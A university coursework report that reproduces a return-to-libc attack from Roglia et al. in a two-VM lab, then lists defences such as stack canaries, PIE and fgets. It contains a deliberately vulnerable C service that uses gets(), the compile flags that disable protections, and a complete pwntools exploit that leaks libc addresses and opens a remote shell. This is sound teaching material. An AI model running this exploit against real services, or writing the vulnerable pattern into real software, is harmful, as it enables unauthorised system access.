COMP0055 GROUP COURSEWORK - Surgically Returning to Randomized libc

GROUP 4 Report

March 2023

1 Introduction

Our work is an adaptation of a paper published by Roglia et al. in 2009 [6], who had the aim of improving software security by protecting systems against code injections. The authors presented a reliable attack procedure capable of exploiting a stack-based buffer overflow vulnerable executable for Intel x86 and x86-64 architectures. The method proposed by the authors can reliably bypass the combination of two common security measures against buffer overflow attacks at the time of publish: (1) address space layout randomization (ASLR) and (2) write or execute only policy ($W \oplus X$). ASLR randomises the memory layout of a process, making it difficult for attackers to predict the location of memory regions that contain executable code or data. $W \oplus X$ separates data and code, preventing an attacker from executing code from a data region or writing data to a code region.

Buffer overflow attacks are one of the most commonly used attacks by attackers and that is why this work is significant. This paper therefore highlights dangers to software security implementations that solely rely on ASLR and $W \oplus X$ by simulating attacks that can be successfully completed in a single attempt.

2 Focus, Setup & Threat Model

2.1 Our Focus

To highlight the work done by Roglia et al., we aim to demonstrate a basic version of an exploit that achieves the same goal of attacking a buffer overflow vulnerable executable that is protected by ASLR and $W \oplus X$. we will be using two virtual machines (VM): (1) A 32-bit Ubuntu 16.04.6 LTS server [5] representing the victim server hosting the buffer overflow vulnerable executable on port 9000. (2) A 64-bit Kali Linux version 2022.4 VM [2] representing an attacker machine that contains a Python exploit script capable of obtaining the shell of the victim server via the vulnerable service.

Please see Appendix A. for the download link for the two Virtual Machines.

Instead of replicating the attack methods of GOT dereferencing and GOT overwriting that are described in the paper [6], our exploit is a simplified adaptation that follows an attack flow that is similar to the one discussed in Section III of the paper. Section III Attack. B. Details of the attack [6]. The emphasis of our exploit focuses on bypassing the combination of ASLR and $W \oplus X$ with the following procedures: (See Section 3 for the detail of our attack adaptation)

1. Utilising codes available in the executable with return-oriented programming to leak or obtain a libc function address at its current iteration (due to address randomization by ASLR) from the GOT of the vulnerable process.

2. Calculate the base address of the libc library with the following method presented in the paper:

$$\textbf{libc\_base} = \textbf{open} - offset\ \textbf{(open)}$$

As described by Roglia et al., in the paper, *open* denotes any function used by the attacker from the libc library [6].

$offset(s)$ is a function that computes the virtual offset between the library's base address and the symbol s, such offset is constant [6]. In our exploit, we will be using the libc.rip [3] to discover the offset for libc functions.

3. After obtaining the dynamic base address of the libc library, the following computation can be done in the same execution iteration to obtain the memory address of any function within the library [6]:

$$\textbf{system} = \textbf{libc\_base} + offset\ \textbf{(system)}$$

The goal of our exploit demonstration is to obtain a shell on the system. To accomplish this we will need to invoke the *system* function, therefore, we will use the above computation to obtain the address of *system* of the current execution iteration of the vulnerable process.

4. Finally, transfer the control of the execution to the *system* function and successfully obtain a shell to complete the attack.

2.2 Detail of the Vulnerable Setup

To demonstrate the exploit, the executable will be coded in a way that purposefully exposes itself to the risk of a buffer overflow. The compilation options will also be configured in a way that the only protection measure on the executable is $W \oplus X$. The source code and the compiled executable will be present within the 32-bit Ubuntu server [5] (the program is compiled in 32-bit to maintain simplicity), ASLR is by default, enabled on the such server. Below is the vulnerable source code:

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
int main(){

    char buffer[128];
    setvbuf(stdout, NULL, _IONBF, 0);
    puts("Welcome to the email subscription Service... \n");
    puts("Enter your Email");
    gets(buffer);
    printf("\n You have Entered\n");
    printf("%s\n", buffer);
    printf("A confirmation link has been sent to your email.\n");
    return 0;
}
```

Code snippet.1. emailService.c

The above code is then compiled within the 32-bit Ubuntu server with the following command:

```
gcc emailService.c -o emailService -fno-stack-protector -mpreferred-stack-
    boundary=2 -no-pie
```

The status of ASLR can be checked with the following command:

```
cat /proc/sys/kernel/randomize_va_space
```

```
group4@ubuntu-vulnerable:~$ cat /proc/sys/kernel/randomize_va_space
2
group4@ubuntu-vulnerable:~$
```

Figure.1. Server is ASLR enabled (signified by the value 2)

2.3 Threat Model

1. **Victim:**

   Ubuntu server user hosting a vulnerable C executable.

   In our simulated scenario, the victim server will host an email subscription service on port 9000, assume that such service is publicly accessible:

```
[+] Opening connection to 192.168.56.4 on port 9000: Done
[*] Switching to interactive mode
Welcome to the email subscription Service...

Enter your Email
$ group4@email.com

 You have Entered
group4@email.com
A confirmation link has been sent to your email.
```

Figure.2. Email service hosted on victim server over port 9000

2. **Vulnerability:**

   Buffer overflow vulnerability caused by the use of *gets*() As shown on Code snippet.1., the executable calls *gets*() (line 10) to read in the input and save it in the $buffer$ of size 128 (line 6). *gets*() does not perform any array bound checking and reads in input until it encounters a newline character. If an input bigger than 128 characters is provided, *gets* will overwrite parts of the stack. This fact can be used to gain arbitrary data execution as input validation is not implemented.

3. **Threat:**

   The attacker can exploit a buffer overflow vulnerability in the program to overwrite the return address on the stack with an address of system function in libc. The attacker can also overwrite another part of the stack with a pointer to a string containing their desired command, such as $/bin/sh$. This way, when the program returns from its function, it will jump to system and execute $/bin/sh$, giving the attacker a shell access to the target system.

4. **Adversarial capability:**

   An adversary who has spotted the buffer overflow vulnerability can trigger overflow by inputting string with a size that exceeds the limit of the buffer. Given that the executable accepts unlimited input, it is possible to overwrite the return address on the stack and jump to any location in memory, as a result, the adversary can construct tailor-made exploits on the vulnerable executable to attack the victim server. One of the possible exploits is return-to-libc which will be detailed in section 3 of this report. Such an exploit is capable of obtaining a shell of the victim's system on the attacker's side, this gives the attacker an entry point for further attacks.

5. **Motivation:**

   Attackers can have varying motivations for this attack. This could range from gaining complete access to a system or network, the theft of sensitive data or the launching of a larger-scale attack on an organisation. Our motivation for this attack is to explore a different method that can be used to exploit the lib(c) function by adapting the previously performed attack by Roglia et al [6]. This serves as a training and educational exercise, helping us to better understand the attack and criticality of the lib(c) function as well as look at different defenses to the attack.

6. **Likelihood:**

   The likelihood of this attack happening is relatively high and this can be said because of the frequency with which buffer-overflow attacks occur. The lib(c) library is one that is popularly known to attackers as it is widely used; this means that attackers know there are probable vulnerabilities in some of the C functions. It is important to note, however, that the frequency of this specific attack depends on a range of factors like the skill level and resources available to the attacker, the existence of vulnerabilities on the target machine and the defensive measures put in place to protect the target system. In our simulated scenario, the attack will be inevitable as we assume that the vulnerable executable is being ran as a service that is publicly accessible.

7. **Impact:**

   Stack-based buffer overflow attacks can have severe consequences. An attacker may have the ability to access sensitive data, run arbitrary code on the target system, or even take over the system or network from the attacker's perspective.

   A number of consequences can occur as result. This is including, but not limited to, data theft, system and network downtime, financial loss, and reputational damage. Even more severe impacts can occur when the target system or network is crucial to national security or public safety.

   Stack-based buffer overflow attacks are dangerous and should not be ignored. To mitigate and prevent such attacks, developers and system administrators should implement secure coding practices and security measures.

8. **Risk:**

   Since buffer overflow vulnerabilities are common and easy to exploit, this threat is highly likely to occur. Moreover, this threat can compromise the security and integrity of the target system, as well as its data. It is therefore imperative that this threat be mitigated urgently due to its high risk level.

3 Exploit Development

As discussed previously, our attack is capable of attacking ASLR and $W \oplus X$ protected executable that possesses buffer overflow vulnerability.

3.1 Identification of Implemented Security Measures

Firstly, we assume that the adversary can retrieve the same executable and is capable of performing binary analysis. The following exploit development will be conducted from the adversary's

restricted point-of-view, (e.g., having no access to the source code). Upon the initial examination, we use the *checksec* command to identify what protection measures are in place during compilation of the executable.



Figure.3. checksec command ran on the emailService executable

As shown above, we can see that NX is enabled (or DEP on Windows) which prevents code execution on the stack, this is an implementation of the $W \oplus X$ policy discussed in the paper. No canaries detected and no PIE (position independent executables or code at a fixed position) ensures that buffer overflow attack becomes viable. We are also aware that the server has ASLR enabled. Throughout the exploit development, Python's open-source pwntool library [4] will be used to aid and simplify the process. Due to ASLR, libc is at different memory base addresses after each execution which is why the procedure of leaking some dynamic libc functions addresses is crucial to determine the position of the libc base. We will use libc.rip [3] to retrieve the relevant offset values required to compute the libc base address. For the complete Python exploit script, please see Appendix B

3.2 Exploit Procedures

3.2.1 Identifying codes that can be used to leak a libc function address from the GOT and construct the initial payload.

To obtain more information regarding the executable, we first use Ghidra version 10.1.2 [1] to decompile the binary, upon observation, we can immediately identify the vulnerability that the executable calls *gets*() and stores the user input into the buffer of size 128:



Figure.4. Ghidra decompiled view of emailService

We can firstly return to *puts*() as it gets called using PLT (Procedure Linkage Table) with a memory address as an argument. This is available to us from the executable that we can abuse to construct further exploit. Next, to leak an address inside libc, the GOT (Global Offset Table) that contains pointers to API functions inside libc can be used. Since GOT address for any function can be used to leak information about libc, we will first leak the GOT address for *puts*(). Therefore, with the explanation provided above, we can construct the following payload:

```
16 main = elf.symbols['main']
17 puts_PLT = elf.plt['puts']
18 puts_GOT = elf.got['puts']
19 junk_value = 128 * b"A" + 4 * b"A"
20 #print(hex(main), hex(puts_PLT), hex(puts_GOT))
21
22 initial_payload = junk_value + p32(puts_PLT) + p32(main) + p32(puts_GOT)
23
24 application.sendline(initial_payload)
25
26 application.interactive()
```

Figure.5. Initial payload to be sent

When executed, we can observe the following in the terminal:

```
[*] Switching to interactive mode
Welcome to the email subscription Service...

Enter your Email

 You have Entered
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`\x83\x04\x9b\x84\x04\x10\x04
A confirmation link has been sent to your email.
`]\xde\xf7\xd0B\xd9\xf7@d\xde\xf7
Welcome to the email subscription Service...

Enter your Email
```

Figure.6. Terminal observation after sending the initial payload

As expected, the payload constructed was able to return back to the main function (as the executable did not terminate and the welcome message is displayed again) and the libc address of puts is leaked, this is the first 4 bytes that comes after the confirmation message (i.e., right after "email.\n"). By performing some string manipulation, we can extract these bytes and display them on the terminal in hexadecimal. We can use the same method to leak and extract the libc address of another function, we have chosen to leak the libc address for *gets*(). The reason for doing so is that it can help us later to better determine the correct libc version of the victim server. The following can be observed in the terminal after two libc function addresses are leaked:

```
b'Welcome to the email subscription Service... \n\nEnter your Email\n\n You h
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`\x83\x04\x08\x9b\x84\x04\x08\x10\xa0\
b'A confirmation link has been sent to your email.\n'
The leaked libc address of puts in bytes representation is: b'\xb0\xfc[\xb7'
The leaked libc address of puts in hex is:0xb75bfcb0
/home/kali/Desktop/Exploit/local_PoC.py:36: BytesWarning: Text is not bytes;
 guarantees. See https://docs.pwntools.com/#bytes
  application.recvuntil("You have Entered\n")
The leaked libc address of gets in bytes representation is: b'\xf0\xf3[\xb7'
The leaked libc address of gets in hex is:0xb75bf3f0
[*] Switching to interactive mode
```

Figure.7. Leaked dynamic memory address of *puts*() and *gets*()

These libc addresses changes after each execution, this is due to ASLR. Therefore, this exploit will always need to first leak a libc function address that can be used for later computation of the libc base library address.

3.2.2 Obtaining the offset of the libc function and compute the libc base address

Now that we have obtained some the libc function addresses, we can then use libc.rip [3] to identify the libc version of the server and obtain the required offsets:



Figure.8. libc version search result given the leaked function addresses

Based on our supplied libc addresses and their corresponding symbol names, the libc database returned two possible libc versions, therefore, we will need to perform the rest of the exploit with small trial and error between the offset values of *str_bin_sh* since this is the only offset that is different between the two (spoiler: the correct version is **libc6_2.23-0ubuntu11.3_i386**).

With the offset value for *puts*() retrieved from libc.rip [3], we can use this to dynamically determine the base address of libc upon every execution:

```
46
47 offset_puts = 0x5fcb0 # Constant offset identified through libc.rip
48
49 libc_base = leaked_puts_address - offset_puts
50 print("\nThe libc base address of this iteration of execution is:" + hex(libc_base))
51
```

Figure.9. libc base address computation

3.2.3 Dynamically compute the address of system function and the address for the bin/sh string

With the dynamic libc base address computed and the offset values for the *system* function and the *bin/sh* string retrieved from libc.rip [3], we can calculate the corresponding address for each with the following computations:

```
offset_libc_system = 0x3adb0    # Retrieved from libc.rip

offset_libc_bin_sh = 0x15bb2b   # Determined through a single trial and error


system_address = libc_base + offset_libc_system
bin_sh_address = libc_base + offset_libc_bin_sh
```

Figure.10. libc *system* and *bin/sh* string address computation

3.2.4 Transfer execution to the *system* function and obtain a shell to complete the attack

Now that we have identified the dynamic addresses for the *system* function and the *bin/sh* string, we can construct a final payload that will complete the exploit. By sending the payload shown below, the buffer will be filled up with junk values until the *return* address, the address of *system*, the address of *main* and the address of */bin/sh* string respectively:

```
final_payload = junk_value + p32(system_address) + p32(main) + p32(bin_sh_address)

application.sendline(final_payload)
```

Figure.11. Final payload to return to the libc *system* function

By sending this payload after all of the previous exploit procedures in a single execution iteration, we successfully obtained a shell of the victim server's system, which achieved by the executable returning to the *system* function inside libc with */bin/sh* as an argument. We now have the same access as user **group4** to the server, this is demonstrated below:

```
[*] Switching to interactive mode

 You have Entered
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xb0=a\xb7\x9b\x84\x04+Ks\xb7
A confirmation link has been sent to your email.
$ whoami
group4
$ ls -a
.
..
.bash_logout
.bashrc
.cache
.config
emailService
emailService.c
.profile
.python_history
server
.sudo_as_admin_successful
.viminfo
$ cat emailService.c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
int main(){

    char buffer[128];
    setvbuf(stdout, NULL, _IONBF, 0);
    puts("Welcome to the email subscription Service... \n");
    puts("Enter your Email");
    gets(buffer);
    printf("\n You have Entered\n");
    printf("%s\n", buffer);
    printf("A confirmation link has been sent to your email.\n");
    return 0;
}
$ 
```

Figure.12. Completed exploit obtaining a shell on the server

4 Relevance of the Attack

The relevance of this attack lies in its commonality. A stack-based buffer overflow attack is one that occurs frequently and so it is important to explore one that can circumvent important security protection measures like ASLR and $W \oplus X$. This attack is especially relevant because the lib(c) library is one that consists of standard C functions that are repeatedly used. The linking of this function with executable code during compilation makes an attack like the stacked-based buffer overflow attack extremely crucial. This can be particularly devastating in critical industries like the financial sector.

Attackers will find this stack-based buffer overflow attack particularly useful because of the level of control they have against a vulnerable targeted system. This gives the attacker the range to perform various exploitative tasks like malware injection, credential harvesting and the theft of sensitive data. Additionally, these attacks are usually hard to predict and prevent especially when performed on legacy systems, thus proving very attractive to potential attackers.

5 Defence Measures

There are several countermeasures that can be implemented to prevent these types of attacks (return-to-libc). Here are a couple:

1. Stack Protection Mechanisms: There are several stack protection mechanisms that can be used to prevent buffer overflow attacks. An example of a stack protection mechanism are stack canaries. Stack canaries are a form of defence in depth techniques and can be added to the stack to detect if a buffer overflow has happened. If it does detect their occurrence then it terminates the process before the malicious code can be executed.

2. Address Space Layout Randomization (ASLR) with Position-Independant Executables (PIE): ASLR is a technique that randomizes the base addresses of executable code and libraries in memory, by randomising the memory layout, ASLR makes it difficult for an attacker to know where their code or other useful code is located. This reduces the chances of a successful exploit. Whereas, PIE is a technique that randomises the base address of executable code at runtime, which makes it difficult for an attacker to find the exact location of the code in memory. This helps to prevent attacks that rely on the assumption that the address of a particular function/piece of code is known. When these 2 techniques are used together, it will make it much more difficult for an attacker to successfully exploit vulnerabilities in a program.

3. Safe Functions: Safe functions are programming functions designed to prevent buffer overflow attacks by checking the size of the data being copied. This ensures that the destination buffer is large enough to hold the data that is being sent to it. Examples of safe functions in C are: $strncpy(), sprintf_s()$. In the attack the unsafe function is $gets()$, the safe function is $fgets()$. The reason $gets()$ is unsafe is because it does not perform any checks of the size of the data being copied which can easily result in a buffer overflow attack, however $fgets()$, is the same function of $gets()$, takes an additional parameter specifying the maximum number of characters to read, this ensures the input buffer does not overflow. It also stops reading after the specified number of characters have been read.

4. Input Validation: One of the most effective ways to prevent buffer overflow attacks. There are various ways to do this such as, whitelist validation, blacklist validation, type checking and length checking. Whitelist validation is defining a set of acceptable input values and only accepting input that matches these values. Blacklist validation is defining a set of known malicious input values and rejecting any input that matches these values. Type

checking is verifying that the input data is of the expected type (int, string, Boolean) and length checking is verifying that the input data is within the expected range of length/-values.

5. Code Analysis Tools: Code analysis tools are software programs that scan the source code to identify any security vulnerabilities and other potential issues. Once any vulnerabilities are found, these code analysis tools can provide recommendations on how to fix them.

One final defensive measure is discussed in the paper our attack is based upon. The authors discuss a new run-time solution to prevent certain types of attacks on UNIX systems. It proposes encrypting the Global Offset Table (GOT) to prevent unauthorized and also patching the Procedure Linkage Table (PLT) to allow legitimate access to the decrypted GOT entries. [6] This solution is applicable without recompilation and can be used during the transition to position-independent executables (PIE) and on operating systems where PIE is not available yet. This approach is based on a key generation function that computes dynamically the decryption key for each GOT/PLT entry, and the encryption keys and key generation function are generated at run-time. [6]

6 Conclusion

Using the aforementioned resources, we were able to successfully craft a return-to-libc exploit targeting buffer overflow vulnerabilities that is effective against the combination of ASLR and $W \oplus X$ protection measures. Our exploit is adapted from the overall attack procedures detailed in the paper. This proves the high probability and easy implementation of stack-based buffer overflow attacks and highlights the need to employ defensive measures to circumvent the impact of this type of attack.

References

[1] Ghidra. https://github.com/NationalSecurityAgency/ghidra. [Online; accessed 2023-03-13].

[2] Kali linux. https://www.kali.org/get-kali/kali-virtual-machines. [Online; accessed 2023-03-13].

[3] libc-database. https://libc.rip/. [Online; accessed 2023-03-13].

[4] pwntools. https://docs.pwntools.com/en/stable/. [Online; accessed 2023-03-13].

[5] Ubuntu 16.04.7 lts (xenial xerus). https://releases.ubuntu.com/16.04/. [Online; accessed 2023-03-13].

[6] Giampaolo Roglia, Lorenzo Martignoni, Roberto Paleari, and Danilo Bruschi. Surgically returning to randomized lib(c). pages 60–69, 12 2009.

Appendices

A. VM Download Link

B. Python Exploit Code

```
from pwn import *


IP_address = "192.168.56.4" # Modify this according to the IP
          # displayed on the group4 server
port = 9000

context.arch = 'i386' # Specify the architecture


junk_size = 132 # Minimum size to trigger overflow:
    # 128 bytes + 4 bytes (stack base pointer)

elf = ELF("./emailService") # Use pwntool utilities to manipulate
          # the emailService elf file


application = remote(IP_address, port) # Initiate remote
   connection to the server.


#application = elf.process() # Local exploit test

main = elf.symbols['main']
puts_PLT = elf.plt['puts']
puts_GOT = elf.got['puts']    # Get the GOT address of puts
junk_value = junk_size * b"A"
#print(hex(main), hex(puts_PLT), hex(puts_GOT))

initial_payload = junk_value + p32(puts_PLT) + p32(main) + p32(
   puts_GOT)

application.sendline(initial_payload)
print(application.recvuntil("You have Entered\n"))
print(application.recvline())   # Filter through terminal output
print(application.recvline())

leaked_puts = application.recv()[:4]  # Extract the first 4 bytes
leaked_puts_address = u32(leaked_puts)
print("\nThe leaked libc address of puts in bytes representation
   is:", leaked_puts)
```

```
print("The leaked libc address of puts in hex is:" + hex(
   leaked_puts_address))
print(hex(puts_GOT))

gets_GOT = elf.got['gets']

second_payload = junk_value + p32(puts_PLT) + p32(main) + p32(
   gets_GOT)

application.sendline(second_payload)
application.recvuntil("You have Entered\n")
application.recvline()
application.recvline()

leaked_gets = application.recv()[:4]
leaked_gets_address = u32(leaked_gets)
print("\nThe leaked libc address of gets in bytes representation
   is:", leaked_gets)
print("The leaked libc address of gets in hex is:" + hex(
   leaked_gets_address))


offset_puts = 0x5fcb0 # Constant offset retrieved from libc.rip

libc_base = leaked_puts_address - offset_puts
print("\nThe libc base address of this iteration of execution is
   :" + hex(libc_base))

offset_libc_system = 0x3adb0  # Retrieved from libc.rip

offset_libc_bin_sh = 0x15bb2b # Determined through a single trial
    and error


system_address = libc_base + offset_libc_system
bin_sh_address = libc_base + offset_libc_bin_sh


final_payload = junk_value + p32(system_address) + p32(main) +
   p32(bin_sh_address)

application.sendline(final_payload)

application.interactive()
```